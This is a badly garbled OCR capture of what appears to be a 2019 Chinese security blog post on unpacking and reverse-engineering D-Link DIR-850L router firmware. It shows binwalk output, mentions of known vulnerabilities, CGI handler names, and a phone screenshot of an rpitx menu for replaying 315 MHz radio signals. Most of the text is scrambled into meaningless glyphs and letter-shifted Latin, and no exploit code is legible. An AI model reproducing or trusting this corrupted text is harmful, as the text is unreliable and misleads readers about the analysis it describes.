经 Jlwkxe 神


kwwsv=22jlwkxe1frp2l8RHR2uslwf

UWO0VGU 经 绝 JSLR 7

经 摄 神

绝 阻 uslwf 12uwqp hqx1vk

面练范 Ⓓ 迎 矿 规 般


1
0 K/s
91
下午3:50
Rpitx with RTLSDR
Choose your test
0 Record Record spectrum on 315.0000
1 Play Replay spectrum
2 Transponder Transmit 315.0000 to 315.0000MHZ
3 Fm->SSB Transcode FM 315.0000 to 315.0000MHZ
4 Set frequency Modify frequency (actual 315.0000 Mhz)
<Ok>
<Cancel>
ESC / | - HOME ↑ END PGUP FN
TAB CTRL ALT ← ↓ → PGDN
拼
英
@
1
2
3
+
4
5
6
-

调 裁脑 矿 结 摄摄摄调 规般摄

艺 ® 结 范络维 范阻


般摄

艺经 角(f) 迎 齐 色 Ⓓ 裁 规

Dugxlqr 766P K} Ul 迎 摄693 隧

l 经 角 般 Dugxlqr.

摄



Dugxlqr . . UF Vz lwfk 规 般摄

艺败 结 般摄

神

693 阿 神

kwwsv=22xqlfruq16931frp2kdfnfxeh2

知 (f) 矩

神

Ⓡ 艺 经 绝 矿 规

脑 693 隧 遭练罗 耻 练

矿 角 范 经 般结 摄 艺 ⓤ

ⓜ 矿 Ⓡ 阿 羊 练范 阿 神迎 美

參美 參美 2 參 摄摄摄 脑

院 练绑 阿 范 摄

G0Clqn0GLU0; 83O （f） 职 vkhœ

原创 cq674350529 信安之路 2019-03-16

Lr W 阿(f) 矿 角 鉴罗%

%矿 跳 阻 齐矿 %雅

% 结般 摄 阻 %雅 %矿 Ⓑ

vkhœ矿(q)评 (f) 跳 轴(x)摄

Lr W 矿 vkhœ 规绑魁 神

4携(x) 跳 whœqhw vvk ⓡ票

5携(x) SFE 经 矿 XDUW票

6携(x) 矿 观 阻 票

7携(x) 跳 + , Ⓓ摄

耀 院 7 矿 (x) **跳** +

, Ⓓ vkhœ摄 Ⓡ矿 菠 隆

+ , ⓟ 矿。 摄

ⓟ 隆谨 罪 肉 警 警 矿(q) 规(x)

练% %矿 警 警 远 。矿 vkhœ

摄

起 Ⓡ =

+4, Ⓑ 警 警票

+5, ⓟ 警 。摄

练范 缩 矿陷罪

Ⓓ遭 矿调 Ⓓ 摄 艺

Ⓓ 矿 虚 翻 矿

矿调陷 规绑缩罗% %神

4携% 警 % 神 虚 警 远 。 矿 陷

Ⓑ 经矿 陷裁虚绑 般 警 警矿

票

5携% % 神(x) Ⓓ 矿 规 阻 %雅

% 阻 (f) 矿 阿 摄

范 + , Ⓓ 脑

矿 陷 评 摄

绑 规 G0Olqn GLU0; 83O 翻足矿衍 谷(x)

Ⓓ vkhod摄

警(t) (f)

补 G0Olqn 绑 GLU0; 83O 警

GLU; 83OE4bl Z 554Z Z e341elq + Ⓑ 面 矿


警 翻 E4,矿 (x) Elqz don 隆 陷(f) 矿 绑摄

```
' elqz donGLU; 83OE4bl Z 554Z Z e341elq


GHF LP DO KH[ DGHF LP DO GHVF ULSWLR Q
```

```
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
```

经 矿 Elqz don 隆 订谷 齐摄(x) Elqz don 隆 练绑 警 矿 绑摄

```
' elqz don 0H GLU; 83OE4bl Z 554Z Z e341elq


GHF LP DO KH[ DGHF LP DO HQWURS\
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
3 3{3 Ulvlqj hqwurs| hgjh +31<<84<<,
```



经 矿 警 矿 警

⑨ +⑨ ,矿 Elqz don 隆(f)

矿 警 ⑨ (f) 摄

矿练罗 矿迎 谈票 职矿练罗

致矿迎 摄

Elqz don 隆 败 衍 携⑨ 雅 矿 雅

院 摄

警⑨ (f)

Slhuuh 534: 擎Sz qlqj wkh Gdqn ; 83O ur xwhuv dqg dexvlqj wkh P|Gdqn Forxg surwrfro支

kwwsv=22slhuuhnlp 1j lwkxe1lr 2eor j 2534: 03<03; 0gdqn0; 83o 0p | gdqn0f or xg03gd| v0yxoqhudeldwhv1kwp o

罪矿 般陷 Gdqn ; 83O 罪 43 罗 F YH 迎 矿陷罪 齐般 GLU; 83O UHYE 警 + GLU; 83OE4bl Z 53: Z Z e381elq 携 GLU; 83OE4 l Z 53; Z Z e351elq 警矿 ,摄 补 经 绑 警 GLU; 83OE4bl Z 53: Z Z e381elq 矿 (x) Elqz don 隆 陷 (f) 矿 绑神

```
' elqz donGLU; 83OE4bl Z 53: Z Z e381elq


GHF LP DO        KH[ DGHF LP DO      GHVF ULSWLR Q
0000000000000000000000000000000000000000000000000000
00000000000000000000000000000000
```

矿 Elqz don 隆 订谷 齐摄 罪 跳 警 矿露 (f) 矿 绑神

```
$ binwalk DIR850LB1_FW207WWb05_decrypt.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             DLOB firmware header, boot partition: "dev=/dev/mtdblock/1"
10380         0x288C          LZMA compressed data, properties: 0x5D, dictionary size:
8388608 bytes, uncompressed size: 5184868 bytes
1704052       0x1A0074        PackImg section delimiter tag, little endian size: 10517760
bytes; big endian size: 8232960 bytes
1704084       0x1A0094        Squashfs filesystem, little endian, version 4.0,
compression:lzma, size: 8231815 bytes, 2677 inodes, blocksize: 131072 bytes,
03-29 04:08:14
```

规 Ⓑ矿 职 矿Elqz don 隆 ⓟ 警

(f) 摄 警

GLU; 83OE4bl Z 554Z Z e341elq (f) 矿Elqz don 隆


(f) 矿 警 般⓺ 矿

结 般摄

题绑矿 谷 警 ⓺ (f) 离

矿 警补练 ⓺ 翻 练 ⓺ 矿罪 评 罗%

%矿 绑摄



陷罪矿 4 罪矿 罗罪 警矿陷

4 ⓺ 矿雅 跳 5 票 5 罪矿

罗罪 警矿陷 ⓺ 矿雅 跳 5

摄 矿 Ⓑ 罪 警矿 陷 (f) 矿

规 谷 警 摄

GLU0; 83O UHYE 警 (f) 矿 陷

读艺 5矿罪 警翻 GLU; 83OE4bl Z 543Z Z e361elq摄

Ⓑ罪 警 矿 警罪 见 谅矿规(f)

陷 摄

⑨ 见 谅

艺 警 ⑨ 矿 513:

警+GLU; 83OE4bl Z 53: Z Z e381elq, (f) 矿 谅 警

罪绕⑨ 院 见 摄


警 矿 警 罪。 色 Ⓓ

(f) 矿 陷罪 f j lelq 耀 kwws

绕 矿。 警 摄(x) LGD Sur 隆⑨ f j lelq 矿

p dlq+,挺 绑矿陷耀 结 署 阻结

摄




p dlq+, 挺 罪 署 %z xs1f j l%携 %z xsgdwhu%


%z xsor dg1f j l% 矿 挺 (f) 矿 Slhuuh

罪 齐 矿 谅Ⓑ 见 挺

